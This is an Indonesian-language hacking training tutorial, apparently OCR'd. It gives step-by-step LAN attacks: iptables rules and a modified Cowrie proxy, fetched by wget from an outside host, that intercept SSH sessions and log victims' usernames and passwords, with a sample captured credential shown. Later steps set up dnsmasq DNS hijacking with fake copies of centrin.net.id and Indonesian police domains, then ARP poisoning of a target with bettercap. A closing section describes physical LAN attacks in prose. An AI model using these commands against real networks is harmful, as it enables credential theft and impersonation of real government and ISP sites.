Untuk teknik lanjutan kita akan melakukan redirect semua trafik ssh keluar jaringan agar redirect ke ip kali linux kita sebelum sampai di ip tujuan aslinya. Konsep ini disebut SSH Redirection via MITM

Disini kita akan menggunakan cowrie yang sudah saya modifikasi agar bisa menjalankan teknik ssh mitm untuk menangkap ip, username dan password ssh (dan perintah perintah linux yang dijalankan user di server ssh yang diakses)

Apa sih cowrie ?

Cowrie Honeypot adalah perangkat lunak keamanan sumber terbuka (*open-source*) yang dirancang untuk menjadi "jebakan" bagi peretas. Ia bekerja dengan cara mensimulasikan layanan **SSH** dan **Telnet** agar terlihat seperti server asli yang rentan.

Tapi pada kesempatan kali ini, cowrie bukan lagi berfungsi sebagai honeypot karena sudah saya modifikasi untuk menjadi ssh proxy yang melog ip, user dan password ssh. Secara default cowrie berjalan pada port 2222

Sebelum menjalankan cowrie, kita perlu meredirect traffic

Siapkan file dengan nama : redirect_ssh.sh

Catatan : ganti ip 10.71.19.14 dengan ip attacker / ip komputer kali linux anda yang menjalankan cowrie.

Ketik :

nano redirect_ssh.sh

Ketik isinya :

 # 1. Flush NAT table
iptables -t nat -F

 # 2. Aturan PREROUTING: Belokkan trafik dari HP Android (wlan0) ke Cowrie
iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 22 -j DNAT --to-destination 10.71.19.14:2222

 # 3. Aturan OUTPUT (KUNCI): Jika proses lokal (root/cowrie) ingin ke port 22, BIARKAN LEWAT
 # Ini mencegah koneksi 'keluar' Cowrie dibelokkan kembali ke dirinya sendiri
iptables -t nat -A OUTPUT -p tcp --dport 22 -m owner --uid-owner root -j ACCEPT

 # 4. Masquerade agar IP source diganti menjadi IP Kali Linux saat menuju internet
iptables -t nat -A POSTROUTING -j MASQUERADE

iptables -t nat -A OUTPUT -p tcp --dport 22 -m owner --uid-owner root -j ACCEPT

 # 5. Pastikan IP Forwarding aktif
echo 1 > /proc/sys/net/ipv4/ip_forward

Setelah selesai, ketik :

chmod +x redirect_ssh.sh

Selanjutnya jalankan :

./redirect_ssh.sh

Selanjutnya download cowrie yang sudah saya modif khusus untuk ssh mitm :

http://syncrumlogistics.com/docs/cowrie.tar.bz2

ketik : wget http://syncrumlogistics.com/docs/cowrie.tar.bz2

Selanjutnya ekstrak :

tar jxvf cowrie.tar.bz2


cd cowrie

Setelah itu tinggal menjalankan cowrie sebagai user root :

sudo su

Setelah itu tinggal jalankan :

PYTHONPATH=src ./cowrie-env/bin/python3 -m twisted cowrie



Setelah berjalan cowrie akan bertindak sebagai ssh proxy yang mencatat username, password dan ip tujuan ssh yang keluar dari subnet 10.71.19.0/24

Sebaiknya cowrie ini dijalankan di belakang layar dengan nohup :


PYTHONPATH=src nohup ./cowrie-env/bin/python3 -m twisted --log-file=var/log/cowrie/twisted.log cowrie > /dev/null 2>&1 &

Jika pada suatu saat ada korban di jaringan subnet 10.71.19.0/24 yang mengakses ssh maka akan terlog di file var/log/cowrie/cowrie.json

bisa kita lihat dengan perintah :

cat var/log/cowrie/cowrie.json | grep success

Misal :



cat var/log/cowrie/cowrie.json | grep success
{"eventid":"cowrie.login.success","username":"alfan","password":"synlog123","src_ip":"10.71.19.41", "dest_ip":"10.71.19.41","message":[],"sensor":"robohax-20bws2ng00","uuid":"a505aa04-e8f8-11f0-87bf-5ce0c59ad49f","timestamp":"2026-01-04T12:03:00.332934Z","session":"6cd51b20b046","protocol":"ssh"}

dest_ip adalah ip server ssh yang diakses target kita

username : alfan
password : synlog123

2. DNS Spoofing Suatu Web

Selanjutnya kita akan mengarahkan orang di jaringan lan yang mengakses alamat suatu web untuk masuk ke server yang telah kita siapkan di kali linux.

Web yang akan dispoof harus web yang tidak menggunakan hsts, karena hsts akan memaksa browser menggunakan https, kebanyakan web web terkenal saat ini sudah menggunakan hsts, contoh google.com, facebook.com, dll

Cara mengecek web menggunakan hsts atau tidak di kali linux bisa dengan curl :

curl -I domain-web.com

contoh :

curl -I indo.net.id

Langkah 1. Persiapan

Pertama tama buka terminal lalu ketik :

cd /opt/lampp/htdocs
wget http://syncrumlogistics.com/docs/cbn.tar.bz2
tar jxvf cbn.tar.bz2
mv cbn centrin

Selanjutnya kita persiapkan virtual host apache dengan nama : centrin.net.id dengan alias www,centrin.net.id

cd /opt/lampp/etc/extra/

sudo mousepad httpd-vhosts.conf

buat isinya seperti ini :

```
<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs"
   ServerName localhost
</VirtualHost>

<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs/centrin"
   ServerName centrin.net.id
   ServerAlias www.centrin.net.id
</VirtualHost>

<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs/polri.go.id"
   ServerName polri.go.id
   ServerAlias www.polri.go.id
</VirtualHost>

<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs/track.polri.go.id"
   ServerName track.polri.go.id
</VirtualHost>


<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs/sinastik.polri.go.id"
   ServerName sinastik.polri.go.id
</VirtualHost>
```

jika sudah restart apache :

/opt/lampp/./lampp restart

Selanjutnya buat skrip iptables untuk mengarahkan paket dns ke antrian 0 dan melakukan ip forward:

nano redirect_dns.sh

isinya :

iptables -F
echo 1 > /proc/sys/net/ipv4/ip_forward

 # Belokkan semua trafik DNS dari luar ke dnsmasq lokal (Port 53)
sudo iptables -t nat -A PREROUTING -p udp --dport 53 -j REDIRECT --to-ports 53
sudo iptables -t nat -A PREROUTING -p tcp --dport 53 -j REDIRECT --to-ports 53

ketik :

chmod +x ./redirect_dns.sh

Selanjutnya jalankan :

sudo ./redirect_dns.sh

Selanjutnya ketik :

sudo su
mousepad /etc/dnsmasq.conf

contoh isinya :

Jangan baca file /etc/hosts (opsional, agar fokus di file ini)
no-hosts

 # Tentukan DNS server publik untuk domain normal (Forwarder)
server=8.8.8.8
server=8.8.4.4

 # HIJACKING DOMAIN SPESIFIK
 # Format: address=/domain/ip_tujuan
address=/polri.go.id/10.71.19.14
address=/track.polri.go.id/10.71.19.14
address=/sinastik.polri.go.id/10.71.19.14
address=/centrin.net.id/10.71.19.14

 # Dengarkan query dari semua interface
interface=wlan0 # Sesuaikan dengan interface Kali Anda (misal: eth0 atau wlan0)

listen-address=127.0.0.1,10.71.19.14

Sesuaikan listen address dengan ip anda di jaringan LAN

ketik : sudo systemctl restart dnsmasq

Langkah 2. Melakukan Arp Poison dengan Bettercap

Target kita sama seperti tadi yaitu : 10.71.19.41

Ketik :

sudo bettercap -iface wlan0

Pada console bettercap ketikkan :

net.probe on
set arp.spoof.internal true
set gateway.address 10.71.19.183
set arp.spoof.targets 10.71.19.41
set arp.spoof.fullduplex true
arp.spoof on
net.show
net.sniff on

Jika centrin.net.id oleh korban maka akan diarahkan ke web palsu yang sudah kita siapkan

6. Physical Attack Pada Jaringan LAN

Pada materi ini saya tidak akan mempraktekkanya secara langsung karena tidak memungkinkan, salah satu alasanya adalah ketiadaan perangkat.

Physical Attack (serangan fisik) pada jaringan LAN adalah metode serangan di mana pelaku harus berinteraksi langsung dengan perangkat keras, infrastruktur kabel, atau lokasi fisik di mana jaringan tersebut berada.

Berbeda dengan serangan *remote* (jarak jauh) yang dihadang oleh *firewall*, serangan fisik sering kali lebih mematikan karena pelaku sudah berada di "dalam" perimeter keamanan digital.

Berikut adalah jenis-jenis teknik physical attack pada jaringan LAN beserta contohnya:

---

1. Hardware Keylogging

Pelaku memasang perangkat keras kecil di antara kabel *keyboard* dan port USB komputer korban. Alat ini akan merekam setiap ketikan tombol (termasuk *password* dan pesan rahasia) ke dalam memori internalnya.

- **Contoh:** Seorang penyamar sebagai petugas kebersihan memasang USB Keylogger pada komputer di meja resepsionis saat ruangan kosong.

2. Rogue Access Point (Pemasangan Titik Akses Ilegal)

Pelaku secara diam-diam menghubungkan *router* nirkabel atau *access point* milik mereka sendiri ke salah satu port LAN (RJ45) yang aktif di dinding kantor. Ini menciptakan pintu belakang (*backdoor*) yang memungkinkan hacker mengakses jaringan LAN dari luar gedung via Wi-Fi.

- **Contoh:** Hacker menyelinap ke ruang rapat, memasang *router* mini di bawah meja yang terhubung ke colokan LAN, lalu mengendalikan jaringan dari tempat parkir.

3. Network Sniffing via Physical Tapping

Teknik ini melibatkan penyadapan langsung pada kabel jaringan (Ethernet). Pelaku bisa menggunakan alat bernama **Network Tap** atau membelah kabel LAN untuk menyalin semua lalu lintas data yang lewat.

- **Contoh:** Menggunakan alat seperti *Throwing Star LAN Tap* yang dipasang di antara kabel yang menghubungkan komputer penting ke *switch* utama untuk menyalin data transaksi.

4. Bypassing NAC (Network Access Control) menggunakan Rogue Devices

Banyak kantor memiliki sistem yang membatasi perangkat apa saja yang boleh terhubung ke LAN. Hacker menggunakan perangkat seperti **Raspberry Pi** atau **Bash Bunny** untuk memalsukan alamat

MAC (*MAC Spoofing*) milik printer atau perangkat sah lainnya agar bisa masuk ke jaringan tanpa terdeteksi.

- **Contoh:** Melepas kabel LAN dari printer kantor dan menghubungkannya ke laptop hacker yang sudah dikonfigurasi agar terlihat seperti printer tersebut oleh sistem keamanan.

5. Physical Port Security Breach

Serangan ini memanfaatkan port fisik yang tidak terjaga, seperti port USB atau port LAN di area publik (lobi, kantin, atau koridor).

- **Contoh: Rubber Ducky Attack**. Hacker memasang sebuah USB yang terlihat seperti flashdisk biasa ke komputer yang tidak terkunci. USB ini sebenarnya adalah keyboard otomatis yang bisa mengetikkan perintah perintah berbahaya (seperti mematikan *firewall* atau mencuri data) dalam hitungan detik.

6. Juice Jacking

Pelaku memodifikasi colokan pengisi daya USB di tempat umum (seperti area tunggu kantor) untuk tidak hanya mengalirkan listrik, tetapi juga mencuri data dari ponsel atau laptop yang terhubung.

- **Contoh:** Menyediakan fasilitas *charging station* gratis di kantin perusahaan yang diam-diam menyalin daftar kontak dan file dari perangkat karyawan yang mengisi daya.

Untuk pembuatan perangkat hacking untuk intelijen akan dilanjutkan pada training ke - 5